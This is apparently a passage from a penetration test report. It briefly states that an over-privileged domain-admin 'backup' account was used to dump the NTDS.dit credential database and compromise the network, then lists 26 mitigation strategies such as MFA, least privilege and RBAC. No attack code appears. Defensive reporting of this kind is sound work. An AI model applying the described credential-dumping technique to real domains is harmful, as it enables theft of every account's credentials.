The account found in IPT-011, “backup”, had more privileges that needed. In fact, the account was domain admin. We leveraged this vulnerability an attempted to dump the NTD.dit from the Domain Controller. We have successfully compromised the whole network:



Mitigation Strategies

MS-#	Name	Description
MS-001	Enforce A Strong Password Policy	Ensure that all accounts use strong, unique passwords by requiring a minimum length, a mix of characters, and periodic password changes. Implement complexity requirements, such as a mix of uppercase, lowercase, numbers, and special characters.
MS-002	Enforce MFA	Enable Multi-Factor Authentication (MFA) for all accounts, especially for administrative and privileged accounts. Use SMS, email-based, or authenticator apps as additional layers of authentication.
MS-003	Employee Security Training	Conduct regular security awareness training for employees to educate them about phishing, password management, and other common security threats.
MS-004	Apply Efficient Patch Management	Implement a process to regularly update and patch all software and systems, ensuring that vulnerabilities are addressed promptly through automated or manual updates.
MS-005	Avoid Passing User Input to APIs	
MS-006	Secure Database Access	Restrict access to the database to only authorized users and services. Use firewalls, encrypted connections, and role-based access control (MS-026) to limit who can access sensitive database data.
MS-007	User Input Sanitization and Validation	Ensure all user input is sanitized and validated to prevent malicious input (e.g., SQL injection, XSS). Use strict validation rules and sanitize all input before processing.
MS-008	Limit Access to Critical Directories	Apply access controls to ensure only authorized users and processes can access sensitive directories or files. Use directory permissions to restrict access.
MS-009	Implement Access Control on Cron Jobs	Secure cron job configurations by ensuring only trusted users can modify cron jobs. Use proper file permissions and limit write access to cron files.

MS-010	Customize Error Pages	Customize error pages to avoid exposing sensitive information. Hide stack traces, system paths, and any database information in production environments.
MS-011	Disable Detailed Error Messages	Disable detailed error messages that might reveal sensitive information about the system. Use generic error pages and ensure that only essential information is displayed.
MS-012	Secure Server Configurations	Harden server configurations by disabling unnecessary services, ensuring secure file permissions, and configuring secure communication protocols
MS-013	Restrict GitStack Server Access	Limit access to GitStack or similar services by using firewalls, VPNs, and strong authentication to restrict who can access the server.
MS-014	Principle of Least Privilege	Users should have the minimum privileges to complete their assigned tasks. This can be implemented through RBAC (MS-026).
MS-015	Implement Monitoring and Alerting	Set up continuous monitoring of systems and applications to detect suspicious activity. Implement alerting mechanisms to notify administrators of potential security incidents.
MS-016	Limit Number of User Accounts with Admin privileges	Limit administrative access to only those who absolutely need it. Use RBAC to ensure only trusted and authorized individuals have access to critical systems.
MS-017	Enable Anti-Virus Protection	Install and configure anti-virus software on all endpoints and servers to scan for and protect against known malware threats. Keep the anti-virus software up to date.
MS-018	Conduct a Full Malware Scan	Perform a comprehensive malware scan on all systems, including servers and workstations, to detect and remove any malicious software.
MS-019	Implement Strong File Validation	Ensure that all file uploads and downloads are properly validated for type, size, and contents. Implement filtering and scanning for potentially malicious files.
MS-020	Isolate Uploaded Files	Ensure uploaded files are stored in isolated, non-executable directories with minimal

		access privileges to prevent malicious code execution.
MS-021	Conduct Source Code Reviews	Regularly review and audit source code to identify and mitigate security vulnerabilities, such as SQL injection, buffer overflow, and other risks.
MS-022	Secure Service Paths	Ensure that service paths are properly configured and cannot be hijacked or exploited by unauthorized users to gain access to system resources.
MS-023	Secure Service Principal Names	Secure Service Principal Names (SPNs) by ensuring they are properly configured, used only by authorized accounts, and protected from unauthorized access.
MS-024	Kerberos Ticket Encryption	Configure Kerberos authentication to use strong encryption (e.g., AES-256) for tickets to prevent attackers from exploiting weak encryption methods.
MS-025	Secure Credential Storage	Ensure that credentials are stored securely, using strong encryption and access controls. Use secure vaults like HashiCorp Vault or AWS Secrets Manager.
MS-026	Implement RBAC	Implement Role-Based Access Control (RBAC) to ensure that users and services only have access to the resources they need for their tasks, minimizing the attack surface.